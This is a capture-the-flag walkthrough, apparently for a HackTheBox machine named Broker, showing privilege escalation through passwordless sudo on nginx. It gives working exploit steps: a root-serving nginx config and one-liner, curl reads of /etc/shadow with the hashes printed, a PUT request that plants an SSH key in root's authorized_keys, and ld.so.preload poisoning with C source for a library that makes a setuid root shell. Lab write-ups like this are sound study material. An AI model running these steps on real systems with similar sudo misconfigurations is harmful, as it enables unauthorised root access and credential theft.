With `sudo nginx`, I solved this by standing up my own server as root. This page has example configs. Mine is quite simple. `user` will be root. It must have an `events` section to define the number of workers, so I'll pick something arbitrary. Then I make an `http` section with a server that is hosted from the system root:

```
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
    }
}
```

I'll start the webserver by running `nginx` with `-c` and the full path to this file.

```
activemq@broker:~$ sudo /usr/sbin/nginx -c /dev/shm/0xdf.conf
```

Then I can query this webserver on 1337 and read files as root:

```
activemq@broker:~$ curl localhost:1337/etc/shadow
root:$y$j9T$S6NkiGlTDU3IUcdBZEjJe0$sSHRUiGL/v4FZkWjU.HZ6cX2vsMY/rdFBTt25LbGx
f1:19666:0:99999:7:::
daemon:*:19405:0:99999:7:::
```

```
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:*:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:*:19405:0:99999:7:::
_apt:*:19405:0:99999:7:::
systemd-network:*:19405:0:99999:7:::
systemd-resolve:*:19405:0:99999:7:::
messagebus:*:19405:0:99999:7:::
systemd-timesync:*:19405:0:99999:7:::
pollinate:*:19405:0:99999:7:::
sshd:*:19405:0:99999:7:::
syslog:*:19405:0:99999:7:::
uuidd:*:19405:0:99999:7:::
tcpdump:*:19405:0:99999:7:::
tss:*:19405:0:99999:7:::
landscape:*:19405:0:99999:7:::
fwupd-refresh:*:19405:0:99999:7:::
usbmux:*:19474:0:99999:7:::
lxd:!:19474::::::
activemq:$y$j9T$5eMce1NhiF0t9/ZVwn39P1$pCfvgXtARGXPYDdn2AVdkCnXDf7YO7He/x666
g6qLM5:19666:0:99999:7:::
_laurel:!:19667::::::
```

This is enough to get the flag and solve the box:

```
activemq@broker:~$ curl localhost:1337/root/root.txt
8a207d68************************
```

ANOTHER METHOD (WORKED)

Privilege Escalation via Custom Nginx Configuration

✅ One-Liner Exploit

```
echo -e 'user root;\nevents { worker_connections 1024; }\nhttp { server {
listen 1337; root /; autoindex on; } }' > /dev/shm/root.conf && sudo
/usr/sbin/nginx -c /dev/shm/root.conf && curl localhost:1337/root/root.txt
```

- This one-liner:
    - Creates a malicious nginx config.

- Runs nginx as root with the config.
- Reads the `/root/root.txt` flag.

🟢 Walkthrough

🔹 Why This Method Works

- The user `activemq` can run nginx with `sudo` as root without a password.
- The `-c` flag lets you load a custom nginx config.
- You can configure nginx to serve the entire root filesystem, enabling access to any file.

Step-by-Step Exploitation

Step 1: Create Malicious Nginx Config

```
cat > /dev/shm/0xdf.conf << 'EOF'
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
    }
}
EOF
```

Step 2: Run Nginx as Root with the Config

```
sudo /usr/sbin/nginx -c /dev/shm/0xdf.conf
```

Step 3: Read Sensitive Files via HTTP

```
curl http://localhost:1337/etc/shadow
curl http://localhost:1337/root/root.txt
```

Step 4: Stop the Webserver (Optional)

```
sudo pkill nginx
```

✅ Why This Works

- The binary is allowed to run as root with `sudo`.
- Supplying a malicious config gives complete control over nginx.
- Serving `/` allows unrestricted file access.

📌 Name of the PE Method

- **Category:** Misconfigured `sudo` privilege
- **Technique:** Custom Nginx Configuration for Arbitrary File Read
- **Impact:** Full access to sensitive files and root flag

File Write

nginx can also handle PUT requests which write files. I'll update the config to include enabling PUTs:

```
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1338;
        root /;
        autoindex on;
        dav_methods PUT;
    }
}
```

I’ll also need to change the port. I don’t have a way to kill the running server on 1337, and if I try to run with the same port, nginx will fail to listen and abort.

Now I run this:

```
activemq@broker:/dev/shm$ sudo /usr/sbin/nginx -c /dev/shm/0xdf.conf
```

And a new server is listening on 1338, returning a file listing for `/`:

```
activemq@broker:/dev/shm$ curl localhost:1338
<html>
<head><title>Index of /</title></head>
<body>
<h1>Index of /</h1><hr><pre><a href="../">../</a>
<a href="bin/">bin/</a>                                               06-
Nov-2023 01:10                   -
<a href="boot/">boot/</a>                                              06-
Nov-2023 01:38                   -
<a href="dev/">dev/</a>                                               08-
Nov-2023 17:53                   -
<a href="etc/">etc/</a>                                               07-
Nov-2023 06:53                   -
<a href="home/">home/</a>                                              06-
Nov-2023 01:18                   -
<a href="lib/">lib/</a>                                               06-
Nov-2023 00:57                   -
<a href="lib32/">lib32/</a>                                             17-
Feb-2023 17:19                   -
<a href="lib64/">lib64/</a>                                             05-
Nov-2023 02:36                   -
<a href="libx32/">libx32/</a>                                            17-
Feb-2023 17:19                   -
<a href="lost%2Bfound/">lost+found/</a>
27-Apr-2023 15:40                   -
<a href="media/">media/</a>                                             06-
Nov-2023 01:18                   -
<a href="mnt/">mnt/</a>                                               17-
Feb-2023 17:19                   -
<a href="opt/">opt/</a>                                               06-
```

```
Nov-2023 01:18                   -
<a href="proc/">proc/</a>                                                     08-
Nov-2023 17:53                   -
<a href="root/">root/</a>                                                     07-
Nov-2023 08:40                   -
<a href="run/">run/</a>                                                      08-
Nov-2023 19:24                   -
<a href="sbin/">sbin/</a>                                                     06-
Nov-2023 01:10                   -
<a href="srv/">srv/</a>                                                      06-
Nov-2023 01:18                   -
<a href="sys/">sys/</a>                                                      08-
Nov-2023 17:53                   -
<a href="tmp/">tmp/</a>                                                      08-
Nov-2023 20:00                   -
<a href="usr/">usr/</a>                                                      17-
Feb-2023 17:19                   -
<a href="var/">var/</a>                                                      05-
Nov-2023 01:43                   -
<a href="test.out">test.out</a>
08-Nov-2023 19:22                  14
</pre><hr></body>
</html>
```

If I use a PUT request instead, it'll write what I send to the file:

```
activemq@broker:/dev/shm$ curl -X PUT
localhost:1338/root/.ssh/authorized_keys -d 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDIK/xSi58QvP1UqH+nBwpD1WQ7IaxiVdTpsg5U19G3d
nobody@nothing'
```

So this writes my public SSH key to root's `authorized_keys` file.

Now I can SSH as root to Broker:

```
oxdf@hacky$ ssh -i ~/keys/ed25519_gen root@10.10.11.243
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)
...[snip]...
root@broker:~#
```

Load SO [Alternative]

Background

The author of this box modeled this part of the box after a a Zimbra vulnerability, CVE-2022-41347. The issue is that this version of Zimbra left the zimbra user with the ability to run `sudo nginx`. The researcher who identified this vulnerability walks through it all in this post. They show file read the same way I did, but to get a shell, they took a different path, which is interesting.

They create a nginx webserver running as root with the error log configured to overwrite the `ld.so.preload` file. From the `ld` man page:

> `/etc/ld.so.preload` File containing a whitespace-separated list of ELF shared libraries to be loaded before the program.

So if I can then trigger an error message that includes the full path of a malicious library to include, that will be written into the file. Then any program executed will try to load that library (and a bunch of things that aren't libraries, but that's ok).

The steps the researcher lays out are as follows, and work with some modification:

> 1. Drop a `setuid(0);execve("/bin/sh"...)` rootshell to disk.
> 2. Drop a library containing a constructor that does chown/chmod on said rootshell binary, along with unlinking `/etc/ld.so.preload`.
> 3. Write an nginx config that runs as root, and has the error log set to `/etc/ld.so.preload`.
> 4. Run nginx with our config file, using sudo.
> 5. Request a URL containing some whitespace, and the path to our library file a couple of times. This will ensure that the string containing our library-path gets written out to the error log.
> 6. Call sudo, or any setuid binary really, to trigger some library loading as root and get our root shell created.
> 7. Run our root shell.

I'll shorten this a bit:

1. Start an nginx server that runs as root, and has the error log set to `/etc/ld.so.preload`.
2. Request a URL that doesn't exist that has the path `/tmp/pwn.so` so that that path gets into the `ld.so.preload` file.
3. Create shared object to set `bash` SetUID / SetGID.
4. Run `sudo -l` to trigger `pwn.so`.

Start nginx

The nginx config looks a lot like before, but this time with an `error_log` defined (and a new port since nginx is still listening on others):

```
user root;
error_log /etc/ld.so.preload warn;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1339;
        root /;
        autoindex on;
    }
}
```

I’ll start that nginx server:

```
activemq@broker:/tmp$ sudo /usr/sbin/nginx -c /tmp/nginx.conf
activemq@broker:/tmp$ netstat -tnlp | grep 1339
tcp        0      0 0.0.0.0:1339            0.0.0.0:*               LISTEN
-
```

Now there’s a server listening on 1339 that writes error logs to `/etc/ld.so.preload`.

Poison ld.so.preload

Now I’ll request `/tmp/pwn.so`. The first request looks like a normal 404:

```
activemq@broker:/tmp$ curl localhost:1339/tmp/pwn.so
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```

It’s important that the library not exist yet, or it won’t error and thus won’t write the log. If I run `curl` again, I’ll see errors:

```
activemq@broker:/tmp$ curl localhost:1339/tmp/pwn.so
ERROR: ld.so: object '2023/11/08' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '21' from /etc/ld.so.preload cannot be preloaded
```

```
(cannot open shared object file): ignored.
ERROR: ld.so: object '13' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '40' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '[error]' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '2426' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```

That's because `curl` is trying to load a bunch of things as shared objects from `ld.so.preload` that aren't shared objects. This is clear in `/etc/ld.so.preload`:

```
activemq@broker:/tmp$ cat /etc/ld.so.preload
ERROR: ld.so: object '2023/11/08' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '21' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '13' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '40' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '[error]' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '2426' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '2023/11/08' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '21' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '13' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '42' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '[error]' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
```

```
ERROR: ld.so: object '2426#2426' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '*2' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object 'open()' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '"/tmp/pwn.so"' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'failed' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '(2' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object 'No' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object 'such' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object 'file' from /etc/ld.so.preload cannot be preloaded
(cannot read file data): ignored.
ERROR: ld.so: object 'or' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object 'directory),' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'client' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '127.0.0.1,' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'server' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object ',' from /etc/ld.so.preload cannot be preloaded (cannot
open shared object file): ignored.
ERROR: ld.so: object 'request' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '"GET' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '/tmp/pwn.so' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'HTTP/1.1",' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'host' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
ERROR: ld.so: object '"localhost' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '1339"' from /etc/ld.so.preload cannot be preloaded
```

```
(cannot open shared object file): ignored.

2023/11/08 21:13:40 [error] 2426#2426: *1 open() "/tmp/pwn.so" failed (2: No
such file or directory), client: 127.0.0.1, server: , request: "GET
/tmp/pwn.so HTTP/1.1", host: "localhost:1339"
2023/11/08 21:13:42 [error] 2426#2426: *2 open() "/tmp/pwn.so" failed (2: No
such file or directory), client: 127.0.0.1, server: , request: "GET
/tmp/pwn.so HTTP/1.1", host: "localhost:1339"
```

Now any command will try to load a bunch of junk, but also `/tmp/pwn.so`.

Create SO

I'll make a copy of `bash` to mess with:

```
activemq@broker:/tmp$ cp /bin/bash /tmp/rootshell
...[snip errors]...
```

I'll write the following to `/tmp/pwn.c`:

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
   chown("/tmp/rootshell", 0, 0);
   chmod("/tmp/rootshell", 04755);
   unlink("/etc/ld.so.preload");
   printf("[+] done!\n");
}
```

This will be the shared library, and on being loaded, it will change the `bash` executable I just copied to be owned by root and have the SetUID bit on. Compiling this throws a warning, but it makes the file:

```
activemq@broker:/tmp$ gcc -fPIC -shared -ldl -o /tmp/pwn.so pwn.c
...[snip errors]...
pwn.c: In function ‘dropshell’:
pwn.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-
function-declaration]
   7 |     chmod("/tmp/rootshell", 04755);
     |     ^~~~~
activemq@broker:/tmp$ ls
...[snip errors]...
pwn.c  pwn.so  rootshell
```

Run SetUID Binary

Now I just need to run something that starts as root. `sudo -l` will work nicely:

```
activemq@broker:/tmp$ sudo -l
ERROR: ld.so: object '2023/11/08' from /etc/ld.so.preload cannot be
preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '21' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
...[snip]...
ERROR: ld.so: object '1339"' from /etc/ld.so.preload cannot be preloaded
(cannot open shared object file): ignored.
[+] done!
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
```

```
n\:/snap/bin, use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

It fails to load a bunch of shared objects, but if it loaded `pwn.so`,
then `/tmp/rootshell` should be SetUID and SetGID now. It is:

```
activemq@broker:/tmp$ ls -l /tmp/rootshell
-rwsr-xr-x 1 root root 1396520 Nov  8 21:07 /tmp/rootshell
```

Running it with `-p` returns a root shell:

```
activemq@broker:/tmp$ /tmp/rootshell -p
rootshell-5.1# id
uid=1000(activemq) gid=1000(activemq) euid=0(root) groups=1000(activemq)
```